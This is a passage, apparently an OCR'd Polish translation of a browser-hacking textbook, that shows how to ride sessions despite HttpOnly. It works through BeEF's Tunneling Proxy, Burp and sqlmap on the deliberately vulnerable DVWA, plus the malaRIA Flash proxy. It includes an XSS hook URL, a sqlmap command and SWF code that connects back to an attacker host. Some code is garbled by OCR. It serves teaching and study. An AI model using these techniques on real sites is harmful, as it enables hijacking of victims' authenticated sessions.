Aby przejechać sesję, atakujący mógł ustawić swoje ciasteczka z nowo uzyskaną wartością. Ten prosty proces wykorzystuje JavaScript do przechwycenia pliku cookie zawierającego token sesji. Próbując złagodzić kradzież plików cookie wynikającą z tej luki, twórcy aplikacji internetowych zaczęli dodawać więcej kontroli bezpieczeństwa, takich jak włączenie flagi HttpOnly. Ta flaga powinna uniemożliwić JavaScriptowi odczytywanie plików cookie, a tym samym uniemożliwić atakującemu dostęp do sesji. Jakby tego było mało, niektórzy twórcy stron internetowych zaczęli weryfikować referrer, nagłówki User-Agent, a nawet źródłowe IP. Jednak te dodatkowe środki bezpieczeństwa można ominąć, jeśli aplikacja internetowa jest podatna na XSS. Poniższe sekcje pokazują, w jaki sposób osoba atakująca może obejść te środki.

Omijanie HttpOnly przy użyciu proxy

Flaga HttpOnly w pliku cookie uniemożliwia dostęp do niego językom skryptowym działającym w przeglądarce. Gdy ta flaga jest ustawiona, plik cookie nadal działa normalnie we wszystkich innych sytuacjach. Na przykład plik cookie jest nadal wysyłany z każdym żądaniem do źródła, które je początkowo ustawiło. Nie możesz uzyskać bezpośredniego dostępu do tokena sesji zawartego w pliku cookie, ale możesz utworzyć żądania, które wyślą go w nagłówkach. Oznacza to, że wysyłając instrukcje do przeglądarki, można jej nakazać wysyłanie żądań do źródła. W rezultacie plik cookie jest zawarty w żądaniu i będziesz wysyłać uwierzytelnione żądania z pełnym dostępem do treści odpowiedzi. W tych warunkach nie potrzebujesz dostępu do pliku cookie, ponieważ możesz proxy przez przeglądarkę. W żadnym momencie nie musisz odczytywać tokena sesji zawierającego plik cookie sesji. Przyjrzyjmy się temu dalej, korzystając ze świetnego narzędzia do nauki, Damn Vulnerable Web App.26, znanego również jako DVWA. DVWA to celowo podatna na ataki aplikacja internetowa, która pomaga w poznawaniu problemów związanych z bezpieczeństwem. Nie używa flagi HttpOnly w nagłówku Set-Cookie, ale zamierzasz ją dodać w celach demonstracyjnych. Aby dodać obsługę tej flagi, możesz zmodyfikować dvwa/includes/dvwaPage.inc.php, dodając następujący kod po linii 11:

```
$current_cookie = session_get_cookie_params();

$sessid = session_id();

setcookie(

'PHPSESSID',//name

$36831(1,//value

0,//expires

$current_cookie['path'],//path

$current_cookie['domain'],//domain

false, //secure

true //httponly

);
```

Po tej szybkiej i brudnej łatce za każdym razem, gdy zostanie utworzony plik cookie PHPSESSID, ustawi on flagę HttpOniy. Teraz utwardziłeś (tylko trochę) DVWA, więc omińmy ten środek ochronny. Aby zademonstrować, że nie musisz czytać plików cookie, aby przejechać sesję docelową, możesz podłączyć źródło DVWA i serwer proxy przez tę przeglądarkę. Po zaczepieniu przeglądarki możesz użyć Tunneling Proxy BeEF do tunelowania żądań przez zaczepioną przeglądarkę. To skutecznie zmusza go do ufania twoim żądaniom w kontekście uwierzytelnionej sesji. Poniższy adres URL przechwyci źródło DVWA za pośrednictwem luki w zabezpieczeniach typu Reflected XSS po uwierzytelnieniu:


http://browservictim.com/dvwa/vulnerabilities/xss_r/?name=\

%3Cscript%20src=%22http://browserhacker.com/hook.js%22%3E%\

3C%2Fscript%3E#

Na rysunku możesz zobaczyć nieprzetworzone żądanie/odpowiedź z dzienników Tunneling Proxy, używając Opery do przeglądania przechwyconej domeny.


Na rysunku zauważysz, że przeglądarka Firefox zażądała adresu URL /dvwa/vulnerabilities/exec, automatycznie dołączając do żądania prawidłową wartość cookie PHPSESSID.



Podkreśla to, że flaga HttpOniy nie jest skuteczna w przypadku ataków Session Riding przy użyciu zaawansowanych technik, takich jak Tunneling Proxy. Ataki polegające na kradzieży plików cookie i zastępowaniu ich wartości w przeglądarce osoby atakującej są dziś przestarzałe w obecności przechwyconych przeglądarek. Nawet w przypadkach, gdy aplikacja korzysta z uwierzytelniania dwuskładnikowego lub innych zaawansowanych walidacji, takich jak sprawdzanie źródłowego adresu IP lub agenta użytkownika, pojedynczy XSS prowadzący do ataków typu Session Riding niweluje wszystkie te warstwy. Aplikacja nie będzie w stanie odróżnić uzasadnionych żądań pochodzących z docelowej przeglądarki od żądań sfałszowanych przez atakującego, ale nadal wydane przez przeglądarkę docelową. Źródłowy adres IP i User-Agent będą identyczne, a uwierzytelnianie dwuskładnikowe nie jest brane pod uwagę, ponieważ sesja docelowa może być eksploatowana. W tym przypadku flagi HttpOniy również nie pomagają, jak pokazano w poprzednich przykładach.


Przebijanie się przez przeglądarkę

Po co poprzestać na przeglądaniu przechwyconej domeny przez przeglądarkę celu, skoro można również zacząć szukać dodatkowych luk w zabezpieczeniach, takich jak wstrzykiwanie SQL lub zdalne wykonywanie poleceń? Proxy BeEF nie tylko akceptuje łączność z przeglądarek. Może akceptować ruch sieciowy z dowolnego oprogramowania klienta internetowego. Popularną metodą wyszukiwania tego rodzaju luk jest użycie pakietu Burp Suite firmy Dafydd Stuttard. Testerzy penetracji często używają funkcji Burp podczas wyszukiwania luk w zabezpieczeniach. Burp może być używany nie tylko w aplikacjach internetowych, ale także w dowolnych aplikacjach lub systemach, które używają HTTP jako głównego protokołu. Co zabawne, poniższe scenariusze pozwolą ci korzystać z serwera proxy za serwerem proxy. W takim przypadku chcesz proxy Burp za pośrednictwem Tunneling Proxy firmy BeEF. Burp obsługuje ustawienia proxy HTTP (lub SOCKS), jak widać na rysunku.





Następnym krokiem jest skonfigurowanie przeglądarki tak, aby używała Burp jako domyślnego serwera proxy. Kontynuując nasze badanie DVWA, jeśli przeglądasz aplikację, zaczynając od zahaczonej strony

/dvwa/vulnerabilities/xss _ r, zauważysz w zakładce Mapa witryny Burp, że odkrywane są dodatkowe zasoby. Burp rozpoznaje łącza i akcje formularzy, a zasoby, na które wskazują, są dodawane do drzewa SiteMap. Gdy masz już kilka zasobów w drzewie SiteMap, możesz użyć komponentu Burp's Spider, aby odkryć dodatkowe zasoby, jak pokazano na rysunku.



Miejmy nadzieję, że Pająk odkryje wiele nowych zasobów, które można sprawdzić pod kątem luk w zabezpieczeniach. Na przykład, jeśli Spider natknie się na zasób /dvwa/vulnerabilities/sqli/, powinieneś zobaczyć, że oczekuje parametru id. Zmieniając domyślne parametry wejściowe na różne liczby całkowite za pomocą komponentu Burp's Repeater, zauważasz inny wynik, więc słusznie myślisz, że dzieje się tam zapytanie do jakiegoś rodzaju przechowywania danych. Na tym etapie możesz chcieć sprawdzić, czy na zasób wpływa wstrzyknięcie SQL, LDAP lub XML. Jeśli używasz Burp Suite Professional, możesz użyć komponentu Scanner, jak widać na rysunkach.





Alternatywnie, jeśli nie masz Burp Suite Professional, możesz nadal korzystać z darmowej wersji z komponentem Intruder, który pozwala na fuzzowanie zasobów definiujących punkty wstrzykiwania i ładunki. Intruder jest świetnym komponentem w Burp, którego testerzy penetracji często używają, nawet mając dostęp do bardziej automatycznego skanera, ponieważ można go wysoce dostosować, dodając własne wektory ataków i reguły filtrowania danych wyjściowych.

Jak pokazano na ostatnim rysunku, wygląda na to, że zasób /dvwa/vulnerabilities/sqli/?id=xyz jest podatny na wstrzyknięcie SQL, a baza danych wygląda na MySQL. Przeprowadzanie ataków za pośrednictwem przeglądarki celu nie tylko przesyła złośliwe żądania w kontekście przechwyconego źródła, ale także zwiększa anonimowość. Dzienniki na docelowym serwerze WWW będą zawierać adres IP podpiętej przeglądarki, a nie atakującego.

Sqlmap przez przeglądarkę

Sqlmap, jedno z bardziej popularnych narzędzi open source do wykorzystywania iniekcji SQL, może być również używane za pośrednictwem Tunneling Proxy. Jeśli nie masz obejścia SOP, ograniczasz się do kierowania na zahaczoną domenę. Jak wspomniano wcześniej, cel otrzyma złośliwe ładunki SQLi pochodzące z przechwyconej przeglądarki, a nie bezpośrednio ze źródłowego adresu IP atakującego. Ten atrybut ukrywania się może być szczególnie przydatny, w zależności od innych warstwowych elementów sterujących, które mogą być w miejscu chroniącym aplikację internetową. Załóżmy, że używasz serwera proxy tunelowania i funkcji Burp, podobnie jak w poprzednim scenariuszu, i odkrywasz zasób, który Burp oznacza jako podatny na wstrzyknięcie SQL. W tym przypadku /dvwa/vulnerabilities/sqli/?id=abc wydaje się być możliwe do wykorzystania. Aby wykorzystać Sqlmap do wykorzystania tej luki, użyj następującego polecenia i parametrów:


./sqlmap.py --proxy http://127.0.0.1:6789 -u \

"http://172.16.37.147/dvwa/vulnerabilities/sqli \


/?id=abc&Submit=Submit" -p id -v 3 --current-db

Zwróć uwagę na użycie opcji --proxy, określającej identyfikator URI serwera proxy BeEF. Sprawdzając przechwycone surowe żądania przeglądarki za pomocą Firebug, możesz zobaczyć złośliwe wektory ataków SQLi z kodowaniem URL na rysunku

Interfejs administratora BeEF pozwala zbadać wszystkie żądania i odpowiedzi przesłane przez podpiętą przeglądarkę. Informacje te mogą być cenne w sytuacji ataku. Rysunek pokazuje, jak można sprawdzić surowe żądanie HTTP zawierające wektor w celu pobrania bieżącej nazwy bazy danych i powiązanej odpowiedzi zawierającej oczekiwaną wartość dvwa.



Na rysunku Sqlmap jest używany przez BeEF Tunneling Proxy do pobierania bieżącej nazwy bazy danych używanej przez DVWA.



Przeglądarka przez Flash

Zagadnienia bezpieczeństwa związane z liberalnymi (lub liberalnymi) zasadami cross-origin Flash, Java, Silverlight i CORS zostały omówione w rozdziale 4. W tej sekcji ponownie przyjrzymy się błędom konfiguracji SOP w danych Flash, w szczególności problemom w wielu domenach. plik xml. Jeśli domena browservictim.com ma zasadę root /crossdomain.xml taką jak poniższą, wyraźnie zezwala ona plikom Flash SWF lub apletom Java ładowanym z dowolnej domeny na wysyłanie żądań i odczytywanie odpowiedzi z browservictim.com:


<?xml version="1.0" encoding="UTF-8"?>

<cross-domain-policy>

<allow-access-from domain="*" />

</cross-domain-policy>

Wraz z błędną konfiguracją crossdomain.xml, kilka warunków wstępnych jest potrzebnych do korzystania z uwierzytelnionej sesji obiektu docelowego. Po pierwsze, cel musi być zalogowany do źródła browservictim.com. Po drugie, kontrolujesz (inne) zahaczone źródło za pomocą tej samej przeglądarki. Po spełnieniu tych wymagań wstępnych następnym krokiem jest osadzenie pliku SWF proxy w zahaczonym miejscu źródłowym. Teraz uwierzytelnione żądania mogą być przesyłane za pośrednictwem przeglądarki docelowej. Takie zachowanie jest możliwe, ponieważ złośliwy plik SWF, ładowany z innego źródła, może połączyć się z browservictim.com dzięki definicji polityki <allow-access-from domain="*" />. Erlend Oftedal napisał framework Proof of Concept o nazwie malaRIA29, który demonstruje, jak można wykorzystać liberalne polityki cross-origin tunelujące żądania za pomocą widżetów Flash SWF lub Silverlight. Diagram wysokiego poziomu na rysunku 9-30 pokazuje, jak działa malaRIA:



MalaRIA składa się z dwóch komponentów: widżetów klienta Flash lub Silverlight oraz zaplecza proxy. Oba widżety klienta działają w ten sam sposób, ale tutaj omówiono tylko widżet Flash. Poniższy kod jest fragmentem kodu źródłowego SWF Flex pliku malariaproxy.mxml. Gdy tylko przeglądarka załaduje plik SWF, łączy się z powrotem z serwerem proxy, czekając na instrukcje:

```
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
layout="absolute" xmlns="*"
creationComplete="useHttpService()">
<mx:Script>
<![CDATA[
[...]
/* Connect back to the proxy backend*/
public function useHttpService():void {
socket = new Socket();
ExternalInterface.call("log", "Connecting back to malaRIA");
socket.addEventListener(Event.CONNECT, this.connectHandler);
socket.addEventListener(ProgressEvent.SOCKET_DATA, this.onData);
socket.connect("browserhacker.com", 8081);
}
/*handle data coming from the proxy backend*/
private function onData(event:ProgressEvent):void
{
```

```
ExternalInterface.call("log", "Got data from proxy");
var data:String = socket.readUTFBytes(socket.bytesAvailable);
handle(data);
}
public function handle(data:String):void {
var regresult:Object = /([^ ]+) ([^ ]+) ([^ ]+)( (.*))?/.exec(data);
var verb:String = regresult[1];
var url:String = regresult[2];
var accept:String = regresult[3];
var reqData:String = regresult[5];
ExternalInterface.call("log", "Trying: [" + verb + " " + url + " "
+ accept + " " + (verb == "POST" ? " " + reqData : "") + "]");
/* issue the request to the target, as requested by the proxy*/
var urlRequest:URLRequest = new URLRequest(url);
urlRequest.method = (verb == "POST") ? URLRequestMethod.POST :
URLRequestMethod.GET;
if (reqData != null && reqData != "") {
urlRequest.data = new URLVariables(reqData);
}
var loader:URLLoader = new URLLoader();
loader.dataFormat = URLLoaderDataFormat.BINARY;
/* send back the response to the proxy*/
loader.addEventListener(Event.COMPLETE, onComplete);
loader.addEventListener(IOErrorEvent.IO_ERROR, onIOError);
loader.load(urlRequest);
ExternalInterface.call("log", "Sent");
}
public function onComplete(event:Event):void {
socket.writeUTFBytes(event.target.bytesTotal + ":");
socket.writeBytes(event.target.data);
socket.flush();
```

```
ExternalInterface.call("log", "Sending back data - length " +

event.target.bytesTotal + " (" + event.target.data.length + ")");

}

[...]

</mx:Script>

</mx:Application>
```

Zaplecze proxy można uruchomić za pomocą następującego polecenia:

```
sudo java malaria.Serwer Malaria browserhacker.com 8081
```

To polecenie wiąże backend malaRIA na porcie 8080. Chcesz skierować swoją przeglądarkę na ten port, aby umożliwić przekazywanie całego ruchu przez widżet SWF wstrzyknięty do przeglądarki przechwytującej cel. Port 8081 jest używany przez zaplecze malaRIA do obsługi połączeń zwrotnych pochodzących z widżetu. Do uruchomienia serwera potrzebne są uprawnienia roota, ponieważ aplikacja wiąże dwa dodatkowe gniazda na portach 843 i 943. Pokazuje to rysunek.

```
Starting listener on port 8081 from hostname browserhacker.com
Starting http proxy on port 8080
>> Starting MalariaServer
Silverlight policy server starting in port 943 for serving policy for browserhacker.com and port 8081
Flex policy server starting in port 843 for serving policy for browserhacker.com and port 8081
```

Te dwa porty są wymagane, ponieważ gdy widżet SWF lub Silverlight łączy się z serwerem malaRIA, najpierw musi pobrać politykę cross-origin dla browserhacker.com. Jeśli widget to SWF, próbuje pobrać zasady z portu 843. Jeśli jednak jest to Silverlight, wskazuje na port 943. Dlatego klasa FlexPolicyServer.java, część kodu zaplecza proxy, ma następującą metodę, która zwraca właściwą politykę cross-origin:

```
public static void printFlexPolicy(PrintStream clientOut, \

String hostname, int port) {

clientOut.print("<?xml version=\"1.0\"?>\n");

clientOut.print("<!DOCTYPE cross-domain-policy SYSTEM \

\"/xml/dtds/cross-domain-policy.dtd\">");

clientOut.print("<cross-domain-policy>");

clientOut.print("<site-control permitted-cross-domain- \

policies=\"master-only\"/>");

clientOut.print("<allow-access-from domain=\"" +

hostname + "\" to-ports=\"" + port + "\" />");

clientOut.print("</cross-domain-policy>");

}
```


Aby wygenerować plik Flash SWF ze źródła Flex, musisz użyć pakietu Adobe Flex SDK. Możesz skompilować kod źródłowy za pomocą następującego polecenia:

```
mxmlc --strict=true --file-specs malariaproxy.mxml
```

Następnym krokiem jest osadzenie wcześniej wygenerowanego pliku SWF w pliku HTML, takim jak:

```
<head>

<script>

function log(msg) {

var elm = document.getElementById("log");

elm.innerHTML += msg + "<br />";

}

</script>

</head>

<body>

<div id="log">

</div>

<object width="0" height="0">

<param name="movie" value="malariaproxy.swf">

<embed src="malariaproxy.swf" width="0" height="0"></embed>

</object>
```

Aby lepiej zrozumieć, co dzieje się pod maską, kod zawiera dodatkową funkcję rejestrowania, funkcję log(). Integrując to z BeEF, możesz chcieć wstrzyknąć SWF do już przejętej strony, usuwając funkcję rejestrowania, która używa ExternalInterface.call do wysyłania komunikatów z SWF do DOM. W poniższym przykładzie cel jest zalogowany do browservictim.com/dvwa/instructions.php. Domena uwidacznia zasób /crossdomain.xml, który jest otwartą zasadą cross-origin, która zezwala na połączenia z dowolnej domeny. Oszukujesz cel do otwarcia http://browserhacker.com/malariaproxy.html, który zawiera złośliwy plik SWF malaRIA. W tym samym czasie otwierasz inną przeglądarkę (Operę), która jest skonfigurowana do korzystania z zaplecza HTTP proxy malaRIA. Teraz możesz po prostu zażądać uwierzytelnionej strony, takiej jak http://browservictim.com/dvwa/vulnerabilities/upload. W rezultacie serwer proxy wysyła szczegóły żądania do SWF, jak pokazano na rysunku. SWF zwraca powiązaną odpowiedź do zaplecza proxy, który następnie zwraca odpowiedź do przeglądarki. To zachowanie jest podobne do Tunneling Proxy BeEF. Główna różnica polega na tym, że zamiast używać JavaScript do wysyłania żądań, używany jest plik SWF.



Ponieważ cel jest uwierzytelniony w witrynie browservictim.com, plik SWF może wysyłać uwierzytelnione żądania do tej samej domeny. Jak pokazano na rysunku, żądany zasób uwierzytelniony jest pobierany poprawnie, bez żadnej wiedzy o plikach cookie lub poświadczeniach.

Na tym etapie skutecznie prowadzisz sesję celu. W tym przykładzie użyto Flasha, ale te same wyniki można uzyskać za pomocą złośliwego widżetu Silverlight. Potężną rzeczą w wykorzystywaniu liberalnej polityki cross-origin jest to, że po wstrzyknięciu widżetu do przeglądarki docelowej możesz użyć go do połączenia się z każdym źródłem w Internecie z tą błędną konfiguracją. Jeśli cel zostanie uwierzytelniony dla wielu różnych źródeł, a wszystkie z nich ujawniają liberalną politykę cross-origin, wpływ ataku będzie znacznie większy. Twój złośliwy widżet może teraz wysyłać żądania do wszystkich tych źródeł i proxy odpowiedzi.

Uruchamianie ataków typu „odmowa usługi”

Rozważając ataki typu „odmowa usługi” (DoS), większość ludzi myśli o botnecie komputerowym, który wysyła olbrzymią liczbę żądań. Jak wiesz, przeglądarka również wysyła żądania i mogą być wysyłane między źródłami przy minimalnej instrukcji. W tej sekcji poznasz konsekwencje zastosowania tej funkcji w atakach DoS.

Punkty zaciskania aplikacji internetowych

